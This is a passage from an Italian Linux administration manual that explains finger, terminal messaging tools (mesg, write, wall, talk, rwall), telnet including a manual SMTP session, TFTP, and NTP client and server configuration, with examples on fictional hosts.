  Se l'elaboratore *dinkel.brot.dg* lo consente, fornisce tutte le informazioni disponibili sugli utenti connessi a quel sistema remoto.

- $ **finger -l tizio@dinkel.brot.dg**

  Se l'elaboratore *dinkel.brot.dg* lo consente, fornisce tutte le informazioni disponibili sull'utente '**tizio**', indipendentemente dal fatto che questo sia connesso o meno.

141.3.1 File personali

Quando il programma '**finger**' può funzionare, assieme alle informazioni personali dell'utente che può ottenere dal file '/etc/passwd', può emettere anche il contenuto di alcuni file predisposti dall'utente stesso:

- '~/.plan';
- '~/.project';
- '~/.forward'.

Il file '~/.forward' serve a indicare un indirizzo di posta elettronica a cui viene dirottata la posta in modo automatico. Non riguarda quindi direttamente '**finger**', ma è una di quelle informazioni che questo servizio fornisce opportunamente, anche se in modo indiscreto.

Gli altri due file possono essere usati da ogni utente per indicare informazioni addizionali. Generalmente si utilizza solo il primo, '~/.plan', per lo scopo di pubblicizzare notizie attraverso il servizio Finger.

Segue l'esempio di quello che si potrebbe ottenere interrogando le notizie disponibili di un certo utente:

```
Login: daniele                          Name: daniele giacomini
Directory: /home/daniele                Shell: /bin/bash
Office Phone: 123456
On since Thu Mar 26 07:49 (MET DST) on tty1    10 minutes 3 seconds idle
     (messages off)
On since Thu Mar 26 09:37 (MET DST) on ttyp5 from :0.0
Mail forwarded to daniele@dinkel.brot.dg

No mail.

Project:
Appunti di informatica libera
Alml
Textchk
Sgmltexi

Plan:
Ciao a tutti!
```

Messaggi sul terminale

Il modo normale di inviare un messaggio a una persona è quello di utilizzare la posta elettronica. In alternativa, quando si desidera aprire una comunicazione istantanea, può essere conveniente l'uso di programmi come '**talk**', ammesso che il sistema di destinazione sia predisposto per questo.

Il tipo di comunicazione che utilizza programmi come '**talk**' e simili, parte dal presupposto che si possa «scrivere» sul file di dispositivo corrispondente al terminale utilizzato dall'utente destinatario.

142.1 Accesso al proprio terminale

Quando si accede normalmente attraverso un terminale a caratteri, il dispositivo corrispondente dovrebbe appartenere all'utente che lo sta utilizzando e anche al gruppo '**tty**'. Ciò dovrebbe avvenire automaticamente per opera del programma '**login**'. Nel caso dell'utente '**tizio**' che sta utilizzando la seconda console virtuale, si dovrebbero osservare le caratteristiche seguenti.

$ **ls -l /dev/tty2**[*Invio*]

```
crw--w----   1 tizio    tty        4,   2 dic 31 10:38 /dev/tty2
```

L'utente che utilizza il terminale dovrebbe avere i permessi di lettura e scrittura, inoltre, dovrebbe essere concesso al gruppo il permesso di scrittura. Con questa convenzione, un programma che sia stato avviato con i privilegi del gruppo '**tty**' avrebbe la possibilità di scrivere su questo file di dispositivo.

Scrivere sul file di dispositivo di un terminale significa andare a pasticciare lo schermo su cui sta lavorando presumibilmente un utente. Esistendo questa possibilità, cioè che processi estranei possano aggiungere informazioni allo schermo del terminale che si sta utilizzando, la maggior parte degli applicativi prevede un comando che riscrive il contenuto dello schermo (di solito si tratta della combinazione di tasti [*Ctrl+l*]). Tuttavia, gli utenti potrebbero desiderare di limitare questa possibilità, eliminando il permesso di scrittura per il gruppo '**tty**' per il terminale che si sta utilizzando.

Per controllare il permesso di scrittura per il gruppo '**tty**' del dispositivo corrispondente al proprio terminale attivo, si può usare anche un programma molto semplice: '**mesg**'. [1]

```
mesg [y|n]
```

> Il fatto di togliere il permesso di scrittura per il gruppo '**tty**' al dispositivo del terminale, non è una garanzia che nessuno possa scriverci. Un processo con i privilegi dell'utente '**root**' potrebbe farlo ugualmente. Tuttavia, si tratta di una convenzione che generalmente viene rispettata.

Opzione	Descrizione
`y`	Permette agli altri utenti di scrivere sul proprio terminale (aggiunge il permesso di scrittura al gruppo '**tty**').
`n`	Impedisce agli altri utenti di scrivere sul proprio terminale (toglie il permesso di scrittura al gruppo '**tty**').
	Se l'opzione non viene specificata, si ottiene la visualizzazione dello stato attuale.

[1] **Sysvinit** GNU GPL

Per scrivere sullo schermo di un altro utente collegato allo stesso elaboratore locale, si usano comunemente i programmi '**`write`**' [2] e '**`wall`**': [3]

`write` *utente* [*terminale*] [< *file_messaggio*]

Il programma '**`write`**' rappresenta il sistema primordiale per inviare un messaggio a un altro utente che utilizza un terminale dello stesso sistema locale. Il messaggio viene atteso dallo standard input e viene scritto nel dispositivo dell'utente destinatario quando questo viene concluso con un codice di EOF (che di solito si ottiene con la combinazione [*Ctrl+d*]).

Dal momento che il programma '**`write`**' non è destinato all'invio di messaggi attraverso la rete, il nome dell'utente va indicato in modo semplice, senza specificare il nodo. Il dispositivo del terminale può essere specificato e in tal caso si può indicare il percorso assoluto ('`/dev/tty*`') oppure solo il nome finale. Se il terminale non viene specificato, '**`write`**' cerca di determinarlo da solo.

`wall` *messaggio*

`wall` [< *file_messaggio*]

Il programma '**`wall`**' è una variante di '**`write`**', dove il messaggio viene inviato a tutti i terminali attivi. Il messaggio può essere fornito anche attraverso la riga di comando.

Per poter scrivere sul dispositivo dell'utente destinatario, secondo le convenzioni, '**`write`**' e '**`wall`**', devono avere i privilegi del gruppo '**`tty`**', per cui viene installato comunemente con il bit SGID attivato, appartenendo al gruppo '**`tty`**'.

```
# chown root.tty /usr/bin/write
```

```
# chmod g+s /usr/bin/write
```

```
# chown root.tty /usr/bin/wall
```

```
# chmod g+s /usr/bin/wall
```

Dal momento che quando si invia un messaggio, si presume che il proprio corrispondente voglia rispondere, '**`write`**' e '**`wall`**' non inviano il messaggio se il proprio terminale non ammette la risposta, cioè se i permessi del proprio file di dispositivo non lo consentono.

142.2 Comunicazione diretta attraverso la rete

Per entrare in comunicazione diretta con un utente che sta utilizzando un terminale o una console di un certo nodo raggiungibile attraverso la rete, si può utilizzare il servizio '**`talk`**' gestito attraverso il demone '**`talkd`**' [4]

In tal caso, è il demone '**`talkd`**' (o meglio, '**`in.talkd`**') del nodo destinatario, che si occupa di scrivere sul dispositivo del terminale. Generalmente, questo programma viene avviato dal supervisore dei servizi di rete con i privilegi dell'utente '**`root`**', cosa che gli permetterebbe di scavalcare qualunque limitazione di accesso ai dispositivi di terminale. Tuttavia, è il demone stesso che cerca di rispettare le convenzioni, evitando di scrivere se manca il permesso di scrittura per il gruppo '**`tty`**'.

[2] **Write** UCB BSD
[3] **Wall** UCB BSD
[4] **Talk** UCB BSD

```
in.talkd
```

Il demone '**in.talkd**' è gestito dal supervisore dei servizi di rete, che di solito ne controlla l'uso attraverso il filtro del TCP wrapper.

Nell'esempio seguente, viene mostrata la riga di '/etc/inetd.conf' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
talk    dgram   udp     wait    root    /usr/sbin/tcpd  in.talkd
```

Dal lato cliente, il programma '**talk**' permette di entrare in comunicazione con una persona che sta utilizzando un nodo all'interno della rete:

talk *utente*[@*host*] [*terminale*]

Il nome dell'utente può essere espresso identificando anche il nodo all'interno del quale è, o dovrebbe essere connesso: *utente*@*host*. Se l'utente con cui si vuole comunicare è connesso su più terminali all'interno dello stesso nodo, è possibile specificare il nome del terminale nella forma '**tty***xx*'. Quando si è chiamati attraverso '**talk**', sullo schermo del terminale appare un messaggio simile a quello seguente:

```
Message from Talk_Daemon@localhost at 11:31 ...
talk: connection requested by tizio@dinkel.brot.dg.
talk: respond with:  talk tizio@dinkel.brot.dg
```

In questo caso, si tratta dell'utente '**tizio**' che cerca di contattarci; nel messaggio viene suggerito anche il modo corretto di rispondere. Evidentemente, l'utente che vuole rispondere deve sospendere la propria attività, per avviare a sua volta una copia del programma '**talk**'.

Quando la comunicazione si instaura, viene utilizzato uno schermo suddiviso in due finestre per distinguere i messaggi: nella parte superiore si vedono quelli inviati, mentre nella parte inferiore appaiono quelli ricevuti.

Figura 142.1. Comunicazione attraverso '**talk**'.

```
[Connection established]
Io sto bene, grazie







|----------------------------------------------------------------------|

Ciao caio, come stai?
```

Durante la comunicazione, lo schermo può essere riscritto utilizzando la combinazione [*Ctrl+l*]. La comunicazione può essere terminata da uno qualunque dei due interlocutori utilizzando il carattere di interruzione che di norma è [*Ctrl+c*].

Secondo le convenzioni, la chiamata attraverso '**talk**' può essere impedita utilizzando il programma '**mesg**', ovvero togliendo il permesso di scrittura al gruppo '**tty**' del dispositivo del proprio terminale.

Segue la descrizione di alcuni esempi.

- `$ talk tizio`

  Cerca di contattare l'utente '**tizio**' nello stesso sistema locale.

- `$ talk tizio@dinkel.brot.dg`

  Cerca di contattare l'utente '**tizio**' presso *dinkel.brot.dg*.

- `$ talk tizio@dinkel.brot.dg tty2`

  Cerca di contattare l'utente '**tizio**' presso *dinkel.brot.dg*, al terminale '**tty2**' (si tratta probabilmente della seconda console virtuale).

Oltre al programma '**talk**' tradizionale, è disponibile comunemente anche '**ytalk**' [5] che consente la comunicazione tra più di due soli utenti:

```
ytalk [-x] utente...
```

Il suo funzionamento è simile a '**talk**' e può anche comunicare con utenti che usano lo stesso '**talk**'. L'utente può essere specificato in diversi modi:

nome	un utente connesso presso lo stesso elaboratore locale;
nome@*host*	un utente connesso presso un altro elaboratore;
nome#*terminale*	un utente connesso presso lo stesso elaboratore locale attraverso un terminale determinato;
nome#*terminale*@*host*	un utente connesso presso un altro elaboratore, su un terminale determinato.

Durante la comunicazione, è possibile richiamare un menù di funzioni premendo il tasto [*Esc*].

'**ytalk**' è più complesso rispetto al solito '**talk**', tanto che è previsto l'uso di file di configurazione: '`/etc/ytalkrc`' per le impostazioni generali e '`~/.ytalkrc`' per la personalizzazione da parte di ogni utente.

Eventualmente si possono approfondire le altre caratteristiche consultando la sua pagina di manuale: *ytalk(1)*.

142.3 Invio di un messaggio circolare

Se quello che si desidera è l'invio di un messaggio circolare senza la necessità di avere un colloquio con gli utenti destinatari, si può usare Rwall. [6] Il sistema si basa sulle RPC, di conseguenza, è necessario che i nodi destinatari di questo messaggio abbiano in funzione il Portmapper, oltre al demone particolare che si occupa di questo.

Rwall si compone in particolare di un demone, '**rpc.rwalld**', oppure solo '**rwalld**', che si avvia normalmente senza argomenti, di solito attraverso la procedura di inizializzazione del sistema, in modo indipendente dal supervisore dei servizi di rete.

Il programma cliente che serve per sfruttare il servizio è '**rwall**', il quale si utilizza con la sintassi seguente:

```
rwall host_remoto [file]
```

'**rwall**' consente di inviare un messaggio, eventualmente già preparato in un file, a tutti gli utenti di un nodo remoto determinato. Se non viene fornito il nome di un file contenente il messaggio da

[5] **ytalk** software libero con licenza speciale
[6] **Rwall** UCB BSD

inviare, questo messaggio può essere inserito attraverso la tastiera del terminale da cui si avvia il programma. Per terminare l'inserimento si utilizza il codice di EOF che di solito si ottiene premendo la combinazione [*Ctrl+d*].

TELNET

TELNET è un protocollo che permette di effettuare un collegamento con un altro elaboratore e di operare su quello, come se si stesse utilizzando un suo terminale. Per fare questo, dal lato del servente occorre il demone '**telnetd**' (o meglio '**in.telnetd**'), mentre dal lato del cliente si utilizza normalmente '**telnet**'.

Il cliente TELNET è molto importante anche come programma diagnostico per instaurare un collegamento manuale con una porta e iniziare quindi un colloquio diretto con il protocollo TCP. In questo caso, il demone '**telnetd**' non viene utilizzato. [1]

143.1 Dal lato del servente

Come già accennato, per eseguire un accesso in un elaboratore remoto attraverso il programma '**telnet**', è necessario che il demone '**in.telnetd**' sia in funzione in quell'elaboratore:

```
in.telnetd [opzioni]
```

Il demone '**in.telnetd**' è gestito normalmente dal supervisore dei servizi di rete e filtrato dal TCP wrapper.

Nell'esempio seguente, viene mostrata la riga di '/etc/inetd.conf' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  in.telnetd
```

Se è presente il file '/etc/issue.net', viene utilizzato da '**in.telnetd**' per visualizzare un messaggio introduttivo, non appena si instaura un collegamento. Si tratta di un file di testo con lo stesso ruolo del file '/etc/issue' (51.3.1), che invece viene utilizzato da un programma Getty.

'/etc/issue.net' può contenere alcune sequenze di escape che vengono poi trasformate in vario modo nel momento della visualizzazione del messaggio. La tabella 143.1 ne mostra l'elenco.

Tabella 143.1. Elenco dei codici di escape utilizzabili all'interno del file '/etc/issue.net'.

Codice	Descrizione
`%t`	Il terminale corrente.
`%h`	Il nome completo del sistema (FQDN).
`%D`	Il nome del dominio NIS.
`%d`	La data e l'ora attuale.
`%s`	Il nome del sistema operativo.
`%m`	Il tipo di hardware.
`%r`	Il rilascio del sistema operativo.
`%v`	La versione del sistema operativo.
`%%`	Equivale a un carattere percentuale singolo.

143.2 Dal lato del cliente

L'accesso a un elaboratore remoto viene fatto attraverso il programma '**telnet**', il quale permette di operare come se ci si trovasse su un terminale di quel sistema:

```
telnet [opzioni] [host_remoto [porta]]
```

[1] **Telnet** UCB BSD

Se l'eseguibile '**telnet**' viene avviato senza specificare il nodo con il quale ci si vuole connettere, questo inizia a funzionare in modalità di comando, visualizzando l'invito: '**telnet>**'.

Quando l'eseguibile '**telnet**' riesce a connettersi al sistema remoto, si opera come se si fosse seduti davanti a un terminale di quel sistema.

Per poter dare dei comandi a '**telnet**' occorre tornare temporaneamente alla modalità di comando, cosa che si ottiene utilizzando il carattere di escape. Questo carattere di escape non corrisponde alla pressione del tasto [*Esc*], ma di solito alla combinazione [*Ctrl+]*] (*control + parentesi quadra chiusa*). Questa convenzione può essere cambiata ed è una cosa quasi necessaria dal momento che utilizzando la tastiera italiana non è possibile ottenere le parentesi quadre se non in combinazione con [*AltGR*]. Diversamente, l'unico modo per poter ottenere la combinazione [*Ctrl+]*] è quello di passare a un'altra console virtuale, attivare la mappa della tastiera USA, tornare sulla console virtuale in cui è in funzione '**telnet**' ed eseguire la combinazione.

La comunicazione tra il cliente TELNET e il sistema remoto può essere di tre tipi:

'**TELNET LINEMODE**'	è il tipo preferito ed è il primo tipo di comunicazione che il cliente TELNET tenta di instaurare con il sistema remoto;
'**character at a time**'	in questa modalità ogni carattere viene trasmesso singolarmente al sistema remoto;
'**old line by line**'	i dati vengono trasmessi a blocchi di righe e ciò che viene scritto, riappare sul terminale locale.

Segue la descrizione di alcune opzioni e di alcuni argomenti della riga di comando.

Opzione o argomento	Descrizione
`-4`	Richiede espressamente un collegamento con IPv4.
`-6`	Richiede espressamente un collegamento con IPv6.
`-8`	Tenta di negoziare una connessione a 8 bit.
`-d`	Attiva inizialmente il controllo diagnostico.
`-a`	Tenta di eseguire un accesso automatico.
`-n` *file_traccia*	Registra le azioni effettuate durante il collegamento all'interno del file indicato.
`-l` *utente*	Definisce il nominativo-utente da utilizzare per l'accesso nel sistema remoto.
`-e` *carattere_di_escape*	Permette di definire una sequenza diversa per il cosiddetto carattere di escape. Il valore predefinito è '**^]**' che non è tanto compatibile con la tastiera italiana.
host_remoto	Identifica il sistema remoto con il quale collegarsi. Può essere espresso in qualunque modo valido.
porta	Identifica il numero di porta (in forma numerica o attraverso il nome corrispondente). Se non viene specificato, si utilizza il valore predefinito per le connessioni TELNET: 23.

Segue la descrizione di alcuni dei comandi che possono essere usati in modo interattivo.

Opzione o argomento	Descrizione
`close`	Chiude la connessione con l'elaboratore remoto.
`display` [*argomento*...]	Visualizza tutti o alcuni dei valori delle impostazioni che si possono definire attraverso il comando '**set**'.
`mode` *tipo_di_modalità*	Permette di attivare una modalità particolare. L'attivazione della modalità richiesta dipende dal contesto e dalle possibilità offerte dal sistema remoto.
`mode character`	Attiva la modalità di comunicazione a un carattere alla volta.

Opzione o argomento	Descrizione
`mode line`	Tenta di abilitare la modalità di comunicazione '**TELNET LINEMODE**'. Se non è possibile, si cerca di optare per la modalità '**old line by line**'.
`mode isig` | `-isig`	Abilita o disabilita la modalità '**TRAPSIG**' che riguarda la comunicazione '**TELNET LINEMODE**'.
`mode edit` | `-edit`	Abilita o disabilita la modalità '**EDIT**' che riguarda la comunicazione '**TELNET LINEMODE**'.
`mode softtab` | `-softtab`	Abilita o disabilita la modalità '**SOFT_TAB**' che riguarda la comunicazione '**TELNET LINEMODE**'.
`mode litecho` | `-litecho`	Abilita o disabilita la modalità '**LIT_ECHO**' che riguarda la comunicazione '**TELNET LINEMODE**'.
`mode ?`	Visualizza una breve guida per il comando '**mode**'.
`open` *host_remoto* [`-l` *utente*] [`-`*porta*]	Apre una connessione con l'elaboratore remoto indicato. Se non viene specificata la porta, si utilizza il valore predefinito per le connessioni TELNET.
`quit`	Chiude la connessione (se esiste una connessione) e termina l'esecuzione di '**telnet**'. Durante la modalità di comando, è sufficiente premere la combinazione di tasti necessaria a ottenere il codice di EOF per terminare la sessione di lavoro.
`send` *argomenti*	Permette di inviare uno o più sequenze di caratteri al sistema remoto.
`set` *argomento valore* `unset` *argomento valore*	'**set**' attiva o specifica il valore di una variabile determinata, mentre '**unset**' disabilita o pone al valore di *Falso* la variabile specificata.
`!` [*comando*]	Permette di eseguire il comando indicato in una subshell all'interno del sistema locale.
`status`	Visualizza lo stato corrente della connessione.
`?` [*comando*]	Visualizza una breve guida del comando indicato o l'elenco dei comandi disponibili.

Se viene predisposto il file '`/etc/telnetrc`' a livello globale, o anche il file '`~/.telnetrc`' a livello personale, questi vengono letti quando si stabilisce un collegamento (naturalmente il secondo prende il sopravvento sul primo). Se al loro interno appare un riferimento all'elaboratore con il quale ci si è collegati, vengono eseguite le istruzioni relative.

Le righe che iniziano con il simbolo '**#**' sono commenti che terminano alla fine della riga.

Le righe che non contengono spazi anteriori, dovrebbero iniziare con il nome di un nodo remoto. Ciò che segue la stessa riga e quelle seguenti, che però cominciano con almeno uno spazio, sono considerate come una serie di comandi da eseguire automaticamente all'atto della connessione con quell'elaboratore.

143.3 Colloquiare con una porta

Un cliente TELNET è un ottimo strumento per eseguire una connessione TCP diagnostica con una porta di un nodo, sia remoto che locale. Naturalmente, per poter utilizzare questo sistema occorre conoscere il protocollo utilizzato dal demone con il quale ci si collega.[2]

L'esempio classico è l'invio di un messaggio di posta elettronica attraverso una connessione diretta con il servente SMTP. Dal file '`/etc/services`' si determina che il servizio SMTP (*Simple mail transfer protocol*) corrisponde alla porta 25, ma si può anche utilizzare semplicemente il nome '**smtp**'. Nell'esempio, si instaura un collegamento con il servente SMTP in funzione nel nodo *roggen.brot.dg*.

[2] Un cliente TELNET è in grado di utilizzare soltanto il protocollo TCP. I servizi che si basano sul TCP utilizzano un proprio protocollo di livello superiore ed è questo ciò a cui si fa riferimento.

```
$ telnet roggen.brot.dg smtp[ Invio ]

Trying 192.168.1.2...
Connected to roggen.brot.dg.
Escape character is '^]'.
220 roggen.brot.dg ESMTP Sendmail 8.8.5/8.8.5; Thu, 11 Sep 1997 19:58:15 +0200

HELO brot.dg[ Invio ]

250 roggen.brot.dg Hello dinkel.brot.dg [192.168.1.1], pleased to meet you

MAIL From: <daniele@dinkel.brot.dg>[ Invio ]

250 <daniele@dinkel.brot.dg>... Sender ok

RCPT To: <toni@dinkel.brot.dg>[ Invio ]

250 <toni@dinkel.brot.dg>... Recipient ok

DATA[ Invio ]

354 Enter mail, end with "." on a line by itself

Subject: Saluti.[ Invio ]

Ciao Antonio,[ Invio ]

come stai?[ Invio ]

Io sto bene e mi piacerebbe risentirti.[ Invio ]

Saluti,[ Invio ]

Daniele[ Invio ]

.[ Invio ]

250 TAA02951 Message accepted for delivery

QUIT[ Invio ]

221 dinkel.brot.dg closing connection
Connection closed by foreign host.
```

L'esempio mostrato dovrebbe funzionare senza bisogno di dare delle opzioni particolari all'eseguibile '**telnet**'; tuttavia, in certi casi può essere necessario l'uso dell'opzione '**-8**' per evitare che alcuni caratteri trasmessi o ricevuti possano essere alterati.

Trivial FTP

Il protocollo TFTP, o *Trivial FTP*, è un sistema di trasferimento di file senza autenticazione, paragonabile alla condivisione del file system attraverso il protocollo NFS. Questo servizio consente l'utilizzo di sistemi senza disco (*diskless*), che attraverso questo protocollo ottengono ciò che gli serve per avviare il sistema operativo. [1]

È importante sapere che questo tipo di servizio esiste, anche se non si intende sfruttare la possibilità di installare sistemi senza disco nella propria rete locale, soprattutto per sapere controllare che sia disattivato.

144.1 Dal lato del servente

Per poter offrire il servizio TFTP, occorre che nel servente sia disponibile il demone '**`tftpd`**' (o meglio '**`in.tftpd`**'), avviato generalmente attraverso il supervisore dei servizi di rete.

Data la debolezza di questo servizio che non richiede alcuna forma di identificazione da parte dei clienti, è necessario indicare una o più directory a partire dalle quali si consente di accedere. Se questo non viene indicato, si fa riferimento a '`/tftpboot/`' in modo predefinito.

`in.tftpd` [*directory*...]

Dal momento che il demone viene controllato dal supervisore dei servizi di rete, conviene controllare la configurazione di questo e, probabilmente, commentare la riga che invece ne attiverebbe il servizio. L'esempio seguente si riferisce al file '`/etc/inetd.conf`' per quanto riguarda il caso particolare di Inetd:

```
#tftp   dgram   udp     wait    root    /usr/sbin/tcpd  in.tftpd
```

144.2 Dal lato del cliente

Dal lato del cliente non c'è bisogno di nulla in particolare, tranne il programma '**`tftp`**'. Quando si effettua la connessione con un servente TFTP, non viene richiesta alcuna parola d'ordine e non viene eseguito alcun '**`chroot()`**'; tuttavia è consentito l'accesso alle sole directory dichiarate nella riga di comando del demone corrispondente, oppure della sola '`/tftpboot/`'.

`tftp` [*host*]

Il programma '**`tftp`**' si comporta in modo simile a un cliente FTP (descritto nella parte xxviii), ma molto semplificato in confronto a quello. Il programma funziona in modo interattivo, attraverso una serie di comandi che vengono inseriti quando viene visualizzando l'invito:

```
tftp>
```

Si può ottenere l'elenco dei comandi disponibili con il comando '**`?`**'.

A titolo di esempio viene mostrata la sequenza di una connessione ipotetica con il servente *`dinkel.brot.dg`*, allo scopo di prelevare una copia del file remoto '`/tftpboot/192.168.1.10/etc/crontab`'.

`$` **`tftp`**[*Invio*]

`tftp>` **`connect dinkel.brot.dg`**[*Invio*]

`tftp>` **`get /tftpboot/192.168.1.10/etc/crontab /tmp/mio_crontab`**[*Invio*]

[1] **netkit-tftp** UCB BSD

```
tftp> quit[ Invio ]
```

NTP

Il protocollo NTP, *Network time protocol* consente di gestire una serie di nodi di rete in grado di sincronizzare tra loro l'orologio interno di ognuno. Il problema della gestione di un orologio uniforme a livello globale terrestre, non è facile da gestire; nello stesso modo non è facile da descrivere. Lo scopo di del capitolo è solo quello di mostrare in che modo utilizzare un servizio pubblico di questo tipo, per l'allineamento di un nodo di rete locale, con il quale si possono poi allineare gli altri nodi della propria rete.

> La dipendenza dall'esterno per quanto riguarda la gestione degli orologi dei propri elaboratori, può costituire un problema di sicurezza. A questo proposito, il protocollo NTP offre anche la possibilità di utilizzare comunicazioni cifrate e altri sistemi di sicurezza, che comunque qui non vengono descritti.

Per l'accesso a un servente NTP in qualità di cliente e per la gestione di servente in proprio, si utilizza generalmente la «distribuzione NTP», [1] rappresentata in pratica da un pacchetto che dovrebbe chiamarsi Ntp, o qualcosa del genere. I componenti più importanti di questa distribuzione sono il demone '**`ntpd`**' (oppure '**`xntpd`**') e il programma '**`ntpdate`**'.

145.1 Accesso a un servente NTP

Per lo scopo di questo capitolo, si accede a un servente NTP solo per ottenere l'informazione sull'ora esatta. Questo si ottiene molto facilmente con il programma '**`ntpdate`**', che è anche in grado di aggiustare l'orario del sistema. Tuttavia, prima di vedere come funziona, occorre sapere dove è possibile ottenere tale servizio e quali sono le regole di comportamento.

Trascurando i problemi legati alla gestione dei serventi NTP pubblici, quello che c'è da sapere è che questi sono organizzati in modo gerarchico a due livelli. L'accesso ai serventi del primo livello è da escludere in generale, a meno che questo serva per gestire un servizio privato dal quale attingono un numero molto grande di altri clienti; l'accesso ai serventi di secondo livello è consentito quasi a tutti (ognuno ha la sua politica) e in generale il risultato è accurato in modo più che sufficiente. Una volta chiarito che si accede di norma solo ai serventi di secondo livello, è opportuno sceglierne alcuni relativamente vicini (per quanto questo non sia indispensabile). L'elenco dei serventi NTP, con l'indicazione delle politiche rispettive, si trova a partire dall'URI <*http://www.eecis.udel.edu/~mills/ntp/servers.html*>. Ai fini degli esempi che si vogliono mostrare, verranno utilizzati gli indirizzi di fantasia *`a.ntp.dg`*, *`b.ntp.dg`* e *`c.ntp.dg`*.

Per acquisire l'ora esatta da uno o più serventi NTP e per aggiustare di conseguenza l'orario del sistema locale, si può usare '**`ntpdate`**':

```
ntpdate [opzioni] servente_ntp...
```

L'utilizzo di '**`ntpdate`**' è adatto particolarmente per gli elaboratori che sono connessi alla rete esterna solo saltuariamente, dal momento che si può effettuare l'allineamento esattamente nel momento in cui ciò è possibile. Con l'uso delle opzioni necessarie, si può evitare che '**`ntpdate`**' allinei l'orario del sistema, limitandosi a mostrare il risultato; in questi casi, può essere utilizzato anche dagli utenti comuni e non soltanto da '**`root`**'.

> '**`ntpdate`**' non può essere avviato se è già in funzione il demone '**`ntpd`**', o un altro analogo.

Segue la descrizione di alcune opzioni della riga di comando.

[1] **NTP** software libero con licenza speciale

Opzione	Descrizione
`-b`	In condizioni normali, '**`ntpdate`**' può scegliere di aggiustare l'orario aggiungendo o sottraendo secondi, oppure intervenendo sulla frequenza della base dei tempi. Per evitare che venga scelta la seconda ipotesi, si utilizza questa opzione, che limita la possibilità alla modifica dell'orario senza altri interventi. In condizioni normali, dovrebbe essere preferibile l'uso di '**`ntpdate`**' con questa opzione.
`-d`	Invece di allineare l'orario del sistema, vengono mostrati i passi compiuti da '**`ntpdate`**', a scopo diagnostico.
`-q`	Invece di allineare l'orario del sistema, mostra solo il risultato dell'interrogazione dei serventi.
`-s`	Invece di mostrare i messaggi sullo schermo, li devia nel registro del sistema, cosa che facilita l'utilizzo di '**`ntpdate`**' all'interno di script avviati automaticamente in circostanze determinate.

Gli esempi seguenti completano la descrizione del funzionamento di '**`ntpdate`**'.

- `#` **`ntpdate -q a.ntp.dg b.ntp.dg c.ntp.dg`**

  Visualizza l'ora esatta ottenuta dai serventi *`a.ntp.dg`*, *`b.ntp.dg`* e *`c.ntp.dg`*.

- `#` **`ntpdate -b a.ntp.dg b.ntp.dg c.ntp.dg`**

  Aggiusta l'orario del sistema in base a quanto determinato dai serventi *`a.ntp.dg`*, *`b.ntp.dg`* e *`c.ntp.dg`*.

- `#` **`ntpdate -b -s a.ntp.dg b.ntp.dg c.ntp.dg`**

  Come nell'esempio precedente, con la differenza che ogni segnalazione viene inviata nel registro del sistema.

145.2 Preparazione di un servente NTP per l'utilizzo locale

La preparazione di un servente NTP per offrire il servizio solo alla propria rete locale, senza pretendere di contribuire alla rete NTP pubblica, è un'operazione abbastanza semplice. In particolare, se il nodo di rete che svolge tale ruolo è connesso continuamente alla rete esterna, si può usare lo stesso demone '**`ntpd`**' per allineare l'orologio dell'elaboratore in cui si trova a funzionare, senza bisogno di utilizzare '**`ntpdate`**', che tra le altre cose non può essere avviato se è già attivo il demone.

Il funzionamento del demone '**`ntpd`**' dipende dalla configurazione stabilita attraverso il file '`/etc/ntp.conf`', mentre il programma '**`ntpdate`**' ignora questo file completamente.

Il file '`/etc/ntp.conf`' è il più importante per ciò che riguarda il funzionamento del demone '**`ntpd`**'. È composto da direttive che occupano ognuna una riga; i commenti sono preceduti dal simbolo '**`#`**' e nello stesso modo sono ignorate le righe bianche e quelle vuote. Senza entrare nel dettaglio delle varie direttive disponibili, viene descritto un esempio di massima.

```
# /etc/ntp.conf

logfile /var/log/xntpd
driftfile /var/lib/ntp/ntp.drift
statsdir /var/log/ntpstats/

statistics loopstats peerstats clockstats
filegen loopstats file loopstats type day enable
filegen peerstats file peerstats type day enable
filegen clockstats file clockstats type day enable

# Serventi
server a.ntp.dg
server b.ntp.dg
server c.ntp.dg
```

L'elenco seguente descrive alcune di queste direttive del file di configurazione.

Direttiva	Descrizione
`logfile` *file_delle_registrazioni*	Con la direttiva '**`logfile`**' viene dichiarato il percorso del file delle registrazioni. Se non venisse utilizzata tale direttiva, i messaggi di questo tipo sarebbero diretti normalmente al registro del sistema. Nel caso dell'esempio, si fa riferimento al file '`/var/log/xntpd`'.
`driftfile` *file_dello_scarto*	Con la direttiva '**`driftfile`**' viene dichiarato il percorso del file utilizzato da '**`ntpd`**' per annotarsi lo scarto tra la frequenza dell'oscillatore locale e ciò che dovrebbe essere in realtà. Dal momento che '**`ntpd`**' deve poter cambiare nome al file e ricrearlo nuovamente, non può trattarsi di un collegamento simbolico. In generale, è sufficiente lasciare che sia '**`ntpd`**' a occuparsi di creare e gestire questo file.
`statsdir` *directory_dei_file_statistici*	Con la direttiva '**`statsdir`**' viene dichiarato il percorso di una directory all'interno della quale possono essere creati dei file di informazioni statistiche, dichiarati a loro volta attraverso le direttive '**`statistics`**' e '**`filegen`**'.
`statistics` *tipo_statistica*...	I tipi di informazioni statistiche che si vogliono accumulare sono definiti attraverso la direttiva '**`statistics`**', per mezzo di parole chiave prestabilite: '**`loopstats`**', '**`peerstats`**' e '**`clockstats`**'. In generale, conviene attivare la gestione di tutti i tipi di informazioni statistiche, così come si vede nell'esempio.
`filegen` *tipo_statistica* ⮐ ↪ [`file` *file*] ⮐ ↪ [`type` *tipo_di_analisi*] ⮐ ↪ [`enable`|`disable`]	Per abbinare all'accumulo di un tipo di statistica un file vero e proprio, si utilizza la direttiva '**`filegen`**'. Nell'esempio vengono creati tre file, con il nome corrispondente al tipo di statistica di cui si occupano. Per la precisione, la direttiva '**`filegen`**' serve anche per definire il modo in cui vanno gestite diverse generazioni dei file che vengono creati. In pratica, il tipo stabilito attraverso l'argomento dell'opzione '**`type`**', permette di indicare con quale frequenza devono essere archiviati i file. L'esempio mostra la richiesta di utilizzare generazioni giornaliere (l'argomento '**`day`**') e questo, salvo esigenze particolari, dovrebbe andare bene in generale.
`server` *host* [`prefer`]	Le direttive più importanti per lo scopo che ci si prefigge in questo capitolo, sono quelle che stabiliscono i nomi dei serventi di riferimento per ottenere le informazioni sull'orario. In generale, più sono questi serventi, meglio è. Se uno di questi serventi viene considerato come quello più attendibile, si può aggiungere la parola chiave '**`prefer`**', come si vede nello schema sintattico.

